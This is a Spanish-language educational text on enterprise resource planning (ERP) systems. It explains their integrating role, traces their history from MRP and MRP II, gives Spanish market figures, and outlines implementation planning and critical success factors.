
Antes de los ERP, una empresa tipo podría tener una infraestructura como la que describe la siguiente imagen:



Como vemos, la empresa se apoya en una serie de sistemas que comparten información pero que no están tan acoplados como debiera y además, es posible que diferentes puntos necesiten información distinta y que los usuarios tengan que introducir información en diferentes puntos del proceso, toda ella referente a un mismo pedido. Este tipo de estructuras es fácil que provoquen:

- Retrasos en la gestión de los pedidos.
- Pérdida de información que cause problemas con los pedidos e incluso pérdida de los mismos.
- Replicación de datos.
- Inconsistencia de datos.
- En resumen, errores de todo tipo.

Frente a este planteamiento, tenemos el que hacen los ERP, que ilustra la siguiente figura:



Como vemos, aquí hay un único punto en el que convergen todas las partes de la empresa y es este punto el que acoge todos los datos referentes a la empresa. Los datos del usuario sirven como base para todos los procesos. Los ERP permiten gestionar de una forma mucho más acertada los procesos productivos de las compañías. A grandes rasgos y como fácilmente se puede intuir, los ERP permiten ajustar de manera mucho más exacta las relaciones de demanda y oferta de la compañía con el mercado.


Tienen también como objetivo la optimización del funcionamiento interno de la compañía a través de la integración de todas las partes de la cadena de valor, de tal forma que la información fluya más efectivamente y se proporcione la información necesaria en cada punto de dicha cadena de valor. Así se maximizan las salidas de producción gracias a una gestión más eficiente de los recursos [11-15].

Los sistemas ERP deben integrarse e interaccionar con todos los sistemas de información de la compañía, cubriendo todas las áreas funcionales y haciendo que todas colaboren en un mismo sentido.

Según lo descrito en el párrafo anterior, los sistemas ERP deben ser **integrales**, ya que uno de los objetivos básicos es cubrir a todos los agentes de la compañía, recogiendo información de todos estos agentes y sirviendo a su vez la información correcta y necesaria a cada uno de ellos en todo momento.

Un único y amplio sistema debe cubrir las diferentes acciones a realizar cuando, por ejemplo, se realiza un nuevo pedido por parte de un cliente, que desencadena un proceso de producción, que a su vez consume una serie de recursos, que provocará una entrega en un determinado momento y que por supuesto generará una serie de consecuencias financieras y contables. Si no se tiene un solo sistema integrado, tendremos varios sistemas de información en el mejor de los casos, ya que también podrían combinarse procesos manuales con procesos automáticos, lo cual es aún más complicado de gestionar. En este escenario con varios sistemas, tendremos duplicación de la información y de los procesos, lo que seguramente provocará inconsistencias, mayores costes, procesos menos eficientes y sin duda errores y problemas.

Un ejemplo visual y claro de la extensión de los ERP dentro de la empresa, lo tenemos en la siguiente imagen que muestra la visión de Forrester Research, Inc. sobre el alcance operativo de los productos líderes en mercado:



Un requerimiento básico de los ERP comerciales es el modularidad, es decir, la capacidad para seleccionar diferentes módulos o partes del sistema que puedan interactuar entre sí y que se adapten de forma óptima a la estructura real de la compañía. Incluso dentro de cada módulo, la flexibilidad y capacidad de modificar el comportamiento deben ser máximas, ya que cada compañía también tiene una forma diferente de hacer cada una de las operaciones.

De forma intuitiva a partir de estos requerimientos, podemos concluir que un ERP:

- Debe tener un **único repositorio** de datos.

- **No duplica la información** y esta es consistente, completa y común, y sólo es necesario introducir una vez la información en el sistema.
- Precisar una **instalación** que será en mayor o menor medida diferente en cada caso, y seguramente requerirá ciertas acciones de **adaptación**.
- Necesitará también la adaptación de ciertos procesos de la empresa a la nueva situación, con el objetivo de conseguir una utilización óptima.

La integración del ERP en la compañía debe ser transversal a todas las partes de esta, y por lo tanto afectará tanto al punto de vista de las operaciones, de las finanzas, del marketing y de la organización interna de la compañía. A través de esta transversalidad, se espera que la empresa se alinee de forma adecuada con la estrategia general diseñada por el equipo gestor, y que no haya incoherencias o desfases entre las partes de la empresa.

Tanto a nivel estratégico, como a nivel operativo y táctico, todas las partes de la empresa deben estar perfectamente alineadas.

Desde un punto de vista estratégico, un ERP permite que la información que se maneja sea mejor y esté más cohesionada, por lo que el proceso de toma de decisiones es más efectivo. Por otra parte, disponer de un ERP como un único sistema central de gestión de la información hace a la empresa más flexible, ya que los posibles cambios a afrontar están más acotados y son más fáciles de gestionar. Por supuesto, para conseguir esta flexibilidad, el ERP debe estar diseñado e implantado de forma que lo permita. Este es un requerimiento básico de los ERP, porque una empresa, su mercado y su entorno están en constante evolución y la falta de flexibilidad y adaptabilidad provocarán tarde o temprano graves problemas.

Para finalizar este apartado, revisaremos algunas de las definiciones de ERP que se pueden encontrar:

- Los sistemas ERP están diseñados para modelar y automatizar muchos de los procesos básicos con el objetivo de integrar información a través de la empresa, eliminando complejas conexiones entre sistemas de distintos proveedores.
- ERP es una arquitectura de software que facilita el flujo de información entre las funciones de manufactura, logística, finanzas y recursos humanos de la empresa.
- Conjunto de paquetes de software que integran de una manera equilibrada las múltiples funciones de la empresa: financieras, distribución, manufactura... Se extiende horizontalmente a través de todas las funciones de la compañía, incluso integrando diferentes eslabones del sistema de valor.

Como vemos, los beneficios de los ERP son amplios y se han convertido casi en una exigencia para las empresas en la actual situación de máxima competitividad y globalización. En palabras de Jim Shepherd, vicepresidente de AMR Research Inc. los ERP son una cuestión de supervivencia: “Fundamentalmente, cualquier compañía con unos ingresos superiores a 5-10 millones de dólares necesitará un sistema de soporte al negocio integrado para poder operar y ser competitiva”.

En España, según una investigación realizada por Grupo Penteo, un 69% de las empresas españolas tiene implantado un paquete ERP, uno de cuyos aspectos más valorados es su facilidad de integración con aplicaciones e-business, tal como se desprende de un estudio realizado por Grupo Penteo, en colaboración con el e-Business Center PriceWaterhouseCoopers & IESE. El estudio, publicado bajo el título "Aplicaciones Corporativas. Situación en España y tendencias futuras–Año 2002", se basa en una investigación de mercado realizada a 342 empresas españolas con una facturación superior a 20 millones de euros, así como en un análisis sobre los orígenes y evolución de las aplicaciones corporativas y sus tendencias. Para completar la investigación, Grupo Penteo se ha entrevistado con los principales proveedores de ERP [16-20].

Las empresas usuarias de este tipo de paquetes muestran confianza en los proveedores y sus soluciones de software para llevar a cabo la integración con los procesos necesarios para desarrollar proyectos de e-business. Por el contrario, los usuarios de aplicaciones a medida no muestran una confianza tan elevada en su aplicación. Estas valoraciones reflejan el gran esfuerzo realizado por los proveedores de ERP para satisfacer las necesidades de la demanda creciente en torno al e-business. (*Aplicaciones Corporativas. Situación en España y tendencias futuras–Año 2002*).


En resumen:

- Los ERP son mucho más que el software de planificación de recursos, y también incluyen soporte para otros procesos empresariales. De hecho, deberían cubrir todos los ámbitos de la empresa.
- Este tipo de herramientas tratan de resolver los problemas de operativa y gestión de los pedidos (retrasos, entregas erróneas...) que ocurren en las empresas por problemas en la gestión de los pedidos y los recursos. La replicación e inconsistencia de datos, producen errores y también hacen a la empresa menos eficiente.
- El ERP es un único elemento de gestión centralizada, que integra todas las partes de la cadena de valor. Deben integrarse e interactuar con el resto de elementos y sistemas de la empresa.
- No todas las compañías son iguales, por lo que no todas las soluciones deben ser iguales. Los ERP deben ser modulares y flexibles, para ser capaces de adaptarse perfectamente a las características concretas de cada empresa.

A nivel estratégico, operativo y táctico, todas las partes de la empresa deben estar perfectamente alineadas, y los ERP ayudan a conseguir este objetivo.

1. La evolución hasta los ERP

Los sistemas de Planificación y Manufactura (MPC - *Manufacturing Planning and Control*) existen desde mediados del siglo pasado. Joseph A. Orlicky está considerado como el padre del MRP moderno. En la siguiente figura se muestra el diagrama de definición del sistema MRP de su obra «MRP, The New Way of Life in Production and Inventory Management» (1975).



Fuente: Orlicky (1975).

Según la definición de Orlicky, el MRP consiste en una serie de procedimientos, reglas de decisión y registros diseñados para convertir el *Programa Maestro de Producción* en *Necesidades Netas* para cada *Periodo de Planificación*. El objetivo con el que se desarrolló la metodología MRP, fue sustituir los sistemas de información tradicionales de planificación y control de la producción.

Las dos hipótesis de base de los sistemas MRP son las siguientes (Orlicky 1975):

- La planificación y el control de la producción no dependen de los procesos.
- Los productos terminados son determinístico.

Durante los 60 los sistemas Planificación de Requerimientos de Materiales (MRP - Material Requirement Planning) fueron sustituyendo a los puntos de reorden (ROP) ya que ofrecían una búsqueda hacia delante, con enfoque basado en la demanda de la planificación y orden de manufactura de productos e inventario. Estos sistemas además introdujeron reportes básicos computerizados que podían servir para estudiar la viabilidad.

A mediados de los 70 los MRP II (Manufacturing Resource Planning) fueron ganando terreno a los MRP como principal sistema de manufactura. Estos sistemas agregaban la capacidad de planificación de requerimientos. Por primera vez se intentaba integrar los requerimientos de materiales y capacidad de producción.

La Tecnología de la Información que caracterizaba los ambientes de manufactura en los 60,70 y 80 estaba enfocada principalmente en automatizar el poder de la tecnología que pudiera ser usada para hacer las grandes operaciones de manufactura más eficientes. Los sistemas mencionados se caracterizaban por usar grandes ordenadores centrales y, aunque la eficiencia era alta, eran poco flexibles.

Estos sistemas eran poco flexibles. A principio de los 90 aparecieron los MES (Manufacturing Executions Systems), que representan el desarrollo de una fase intermedia crítica entre los sistemas MRP II de las empresas y los sistemas de control. Estos unifican los procesos de manufactura centrales con un sistema de valor de entrega enfocado a los requerimientos y demanda de los clientes.

Aunque los sistemas MES mejoraron mucho el grado de integración vertical, los sistemas ERP generan un mayor grado de integración horizontal de las empresas. Los sistemas ERP marcan un punto significativo en el desarrollo de los sistemas MPC ya que habilitan a las empresas hacia la directriz global de la mejora continua de los procesos de cadena con el proveedor a través de una administración flexible con el cliente [21-25].

El termino ERP fue acuñado por la consultora Gartner Group de Stanford a principios de los 70 para describir el sistema de software empresarial resultante de implantar por completo el concepto de MRPII (de implantar todos y cada uno de sus módulos). Los mismos autores señalan que la madurez del concepto no se da hasta finales de los 90, momento en el que los sistemas empresariales se han extendido por las principales funciones “back-office” (gestión de pedidos, gestión financiera, gestión de almacenes, distribución, control de calidad, gestión de activos y gestión de recursos humanos).

Muscatello et al. (2003) afirman que durante el periodo 1988-1994 los términos MRPII y ERP se utilizaban indistintamente. Los mismos autores consideran el lanzamiento en 1994 de la aplicación SAP/R3 como el punto a partir del cuál se va haciendo más evidente la diferencia entre el MRPII y el ERP. Las aplicaciones ERP son aplicables en cualquier tipo de empresa y no se trata de una mera extensión de la aplicación de gestión de la producción.


La definición dada por Nah et al. (2001) puede servir para explicar el concepto de ERP. Según los autores, “Un sistema ERP es un sistema de software empresarial empaquetado que permite a la compañía gestionar un uso eficiente y efectivo de los recursos (materiales, recursos humanos, finanzas, etc.). Para lograr ese objetivo, el sistema ofrece una solución integrada para cubrir las necesidades de procesamiento de información de la organización. Soporta una visión orientada a procesos de las organizaciones así como procesos de negocio estandarizados a lo largo de la organización. El hecho de incluir la orientación a procesos en la definición del concepto resalta la importancia del sistema ERP como herramienta para la transformación de los procesos de negocio y no como una herramienta de gestión pasiva.

En resumen, un ERP, o planificación de recursos empresariales, evolucionó hasta convertirse en una completa herramienta de gestión de empresa donde todo lo necesario está integrado en una misma aplicación. La aplicación suele estar formada por diferentes módulos que dan diferentes funcionalidades y abarcan distintas necesidades de la empresa: producción, ventas, compras, logística, contabilidad (de varios tipos), gestión de proyectos, gestión de almacén, inventarios y control de almacenes, pedidos, nóminas etc. Por lo tanto, un ERP sería la integración de todas estas partes. Lo contrario sería una empresa que sólo usara un programa de contabilidad. Un ERP integra todo lo necesario para el funcionamiento de los procesos de negocio de la empresa.


Los **objetivos** de un ERP son:

- Optimización de los procesos empresariales.
- Acceso a toda la información de forma confiable, precisa y oportuna (integridad de datos).
- La posibilidad de compartir información entre todos los componentes de la organización.
- Eliminación de datos y operaciones innecesarias de reingeniería.

La siguiente figura muestra un resumen de la evolución de los sistemas de planificación:



Durante el 2008 el mercado del ERP experimentó un crecimiento del 7% hasta alcanzar un volumen de negocio de 33 millones de euros. Las previsiones para el 2009 señalan un crecimiento, pese a la crisis, del 5%.



Millones €	2006	2007	2008	2009	2010	2011	2012
ERP España	350	387	415	431	451	477	507
Crecimiento		11%	7%	4%	5%	6%	6%

IDC Spain <http://www.idcspain.com/>

2. Planificación e implantación de los ERP

En este punto del documento ya deberíamos de tener claro que todos los elementos de la cadena de valor de una compañía se verán impactados en mayor o menor medida por la implantación de un ERP, y también se verán beneficiados del mismo. Los primeros proyectos de este alcance que se desarrollaron fueron diseños a medida para una única empresa, y, como es obvio, esta forma de actuar, teniendo en cuenta el alcance del proyecto, causaba grandes costes y no pocos problemas. Como es lógico, frente a este modelo comenzaron a aparecer paquetes de software estándar. En un primer momento, estos paquetes eran muy generales y cubrían todos los sectores, pero poco a poco se fueron aportando elementos propios de cada sector. Así surge un modelo en el que dentro del paquete hay una parte común a todas las empresas, como las finanzas, y una parte propia del sector en el que se engloba la empresa. Los procesos comunes a todas las empresas son aproximadamente el 80% de los mismos, el 15% son propios del sector y el 5% restante son exclusivos de cada empresa concreta.

A partir de lo expuesto, se intuye claramente que la puesta en marcha de un ERP dentro de una compañía supone un reto importante para la misma y no poco trabajo y cambios. Por esta razón, es un proyecto que ha de llevarse a cabo con extremo cuidado y teniendo en cuenta todas las implicaciones. Como veremos posteriormente, no son pocos los proyectos de implantación de ERP dentro de empresas que no han sido culminados de forma satisfactoria e incluso en algunos casos, este proyecto ha llevado al cierre de la empresa.

Es importante contar con la ayuda de expertos y consultores externos a la compañía. Este grupo de expertos colaborará de forma estrecha con grupos de trabajo internos, y entre todos deberán de ser capaces de radiografiar la compañía en todos sus niveles, como por ejemplo:

- Cultura de la compañía.
- Organización interna.
- Procesos.
- Flujos de información.
- Relaciones con el exterior.
- Proceso de toma de decisiones.

Es imprescindible la colaboración de grupos internos, porque nadie conoce mejor la compañía que sus empleados. Pero por otra parte, la ayuda de expertos es esencial, no sólo porque poseerán en la mayoría de los casos un conocimiento mayor de los sistemas ERP y su implantación, al fin y al cabo son expertos en ello, sino que también están libres del día a día de la empresa.

En muchas ocasiones, los gestores de una empresa están tan ocupados en lo inmediato que esto no le deja tiempo para lo importante. Es decir, el día a día consume tantos recursos a la dirección de la empresa, que no disponen de tiempo para preparar y diseñar las líneas estratégicas. Esta situación es un problema en cualquier caso. Para que la planificación y estudio del proyecto ERP no paralice la empresa consumiendo todos los recursos es necesario contar con ayuda externa.


Es importante tener en mente siempre que la necesidad de integración entre la empresa y el ERP es algo elemental. Así, no sólo el ERP deberá ser adaptado a la estructura y forma de organizarse de cada empresa concreta, sino que también la empresa tendrá que afrontar cambios, de mayor o menor envergadura, para conseguir una perfecta adaptación. Por supuesto, que la integración e implantación del ERP no sea total y por lo tanto no alcance a todos los ámbitos de la empresa no

quiere decir que dicha implantación sea un fracaso completo. Lo que sí sucederá en estos casos es que la empresa no sacará del ERP toda la funcionalidad y mejora que potencialmente tiene. Teniendo en cuenta lo crítico e importante de estos sistemas parece claro que el proceso de selección del mismo no debe ser algo trivial y a tomarse a la ligera. Es más, antes de tomar la decisión de implantar un ERP debe estudiarse detenidamente si es necesario un elemento de esta entidad dentro de la empresa, o quizás es suficiente con algún otro tipo de software empresarial. Otra importante cuestión a plantearse es si la empresa está preparada para dicha implantación o si es el mejor momento [26-30].

2.1.1. Implantación

La puesta en marcha del sistema suele ser un proceso largo y duro y no siempre se pueden obtener los resultados deseados. Hillman y Willis-Brown (2002) separan claramente dos fases en la implantación de un ERP. Una primera fase en la que el objetivo es que el sistema funcione y una segunda fase en la que se busca una mejora en el rendimiento del sistema.

Los mismos autores también señalan que la presión por el temido efecto 2000, empujó a diversas empresas a instalar un ERP bajo la presión de dicha fecha límite. Debido a esta urgencia, muchas implantaciones se realizaron apresuradamente y siguiendo lo que en lenguaje informático se denomina una implementación “de vainilla”, es decir, con las opciones estándar del sistema y prácticamente sin personalización. Este tipo de implantaciones provocan un cierto grado de rechazo entre los usuarios, ya que por un lado, los cambios suelen generar una cierta molestia hasta acostumbrarse al nuevo sistema y por otro lado, al dejar las personalizaciones para una segunda fase, el sistema carece de ciertas funcionalidades que sí tenía el sistema antiguo. Los autores denominan este efecto como depresión post-ERP y lo representan gráficamente de la siguiente manera (Fuente: Hillman y Willis-Brown (2002)):



Diversos artículos académicos abordan el proceso de implantación de los Sistemas Empresariales desde el punto de vista de los Factores Críticos de Éxito, es decir, aquellos que pueden influir de manera decisiva en el éxito o el fracaso de una implantación. Nah et al. (2001) realizan una labor de recopilación de la literatura publicada al respecto y realizan una clasificación de los Factores Críticos de Éxito más citados. Utilizando como base diez artículos que abordan los FCE, obtiene la siguiente tabla:

	Factor Crítico de Éxito	Número de artículos que citan el factor
1	Composición del equipo de trabajo de implantación	8
2	Programa y cultura de gestión del cambio	8
3	Apoyo de la alta dirección	6
4	Plan y visión de negocio	6
5	BPR y personalización mínima	6
6	Comunicación efectiva	5
7	Gestión del proyecto	5
8	Desarrollo del software, pruebas y solución de problemas	5
9	Monitorización y evaluación de las actividades	5
10	Líder (campeón) del proyecto	4
11	Sistemas adecuados de negocio y tecnología heredada	2


Aún siendo un método de análisis poco preciso, ya que cada autor puede dar una mayor o menor relevancia a cada factor, puede señalarse que la importancia de los aspectos tecnológicos o informáticos es secundaria (factor 8 y 11). Por el contrario, factores relacionados con la estrategia y la cultura de la empresa aparecen en los puestos altos de la tabla (2, 3 y 4) y también son de gran importancia los factores relacionados con las capacidades de gestión y comunicación del equipo de trabajo (1, 5, 6, 7, 9 y 10). Una vez más, se pone de manifiesto que la problemática inherente a la implantación del ERP está más relacionada con la empresa (sus procesos, sus recursos humanos, la habilidad de adaptarse a los cambios, etc.) que con aspectos tecnológicos o informáticos. Los **aspectos básicos** a considerar y estudiar en profundidad de cara a la implantación de un sistema ERP son:

- El propio ERP desde el punto de vista de sistema de gestión de información.
- La cultura de la empresa y las personas que la forman.
- La estrategia de la compañía.
- Los procesos y flujos de información que operan en la empresa.

El proceso de implantación comienza con un análisis del proyecto a afrontar, en el que se definen los objetivos, el alcance, los recursos necesarios para llevar el proyecto a cabo, la planificación y los controles a realizar para evaluar la evolución del trabajo. Es decir, primero se ha realizado un análisis sobre la idoneidad y viabilidad del proyecto de implantación del ERP dentro de la empresa. Y una vez que se acepta que el proyecto de implantación será bueno para la empresa, se lleva a cabo este análisis [31-35].

Después de este análisis previo, se comienza lo que realmente es el proceso de implantación. Durante esta fase del proyecto, habrá que hacer desarrollos a medida para adecuar el software al caso concreto, parametrizaciones, cambios en la organización, formación, etc.

La siguiente imagen muestra a muy alto nivel cuáles son los tres subproyectos principales que conforman el proyecto de implantación del ERP y cómo se deben secuenciar en el tiempo.



Un punto muy importante que pone de relieve la imagen anterior es la necesidad continua de control y seguimiento. Desde el primer momento se deben poner sobre la mesa aquellas acciones de control que permitirán evaluar la evolución del proyecto y por lo tanto realizar un continuo seguimiento.

Esta forma de actuar no es exclusiva de este tipo de proyectos, sino que es la forma de tomar decisiones en cualquier ámbito. La toma de decisiones, y la compra e implantación de un ERP no deja de ser una decisión dentro de una empresa, tiene 4 puntos secuenciales y a la vez recurrentes:

1. Recopilación de información necesaria y relevante para la decisión.
2. Estudio de la información y toma de la decisión.
3. Aplicación de la decisión.
4. Control y seguimiento de la decisión.

Esta secuencia de acciones es elemental y no siempre se respeta en el mundo empresarial. Así, los fallos pueden venir por falta de información o información no adecuada, estudio pobre de la misma, no aplicación de la decisión tomada, o no aplicación con todas sus consecuencias y por último, el fallo más común es la ausencia de control y seguimiento. Es decir, el proceso no finaliza cuando se aplica la decisión tomada, sino que se deben controlar si los efectos que esperamos son los que se están produciendo en realidad.

Por lo tanto, en el proyecto de incorporación de un ERP a la compañía, se deben de establecer unos criterios y magnitudes que permitan en todo momento controlar si el proyecto está siendo llevado por un buen camino, o si por el contrario hay problemas.

En caso de que se detecten problemas, o las cosas no estén discurriendo tal y como se esperaba cuando se tomó la decisión, habrá que tomar la decisión de actuar y corregir. En el mejor de los casos, con pequeñas acciones conseguiremos que el proyecto discurra por los cauces diseñados y en el peor de los casos, el proyecto deberá de ser desechado porque, o bien el estudio previo no se realizó correctamente, o bien las circunstancias han cambiado.

La implementación de un ERP debe secuenciarse en una serie de fases, perfectamente definidas y estructuradas. De esta forma, las probabilidades de éxito en el proyecto son mayores, ya que afrontamos un cambio enorme en la compañía mediante la consecución de varios cambios de menor alcance. El tiempo estimado para la implantación de un ERP, suele estar entre los 18 y 24 meses, lo que nos permite hacernos una idea de las dimensiones de este tipo de proyectos.

Tres partes básicas para afrontar el proyecto:

1. Análisis de idoneidad y viabilidad.

2. Análisis de pre-implantación.
3. Proceso de implantación real.

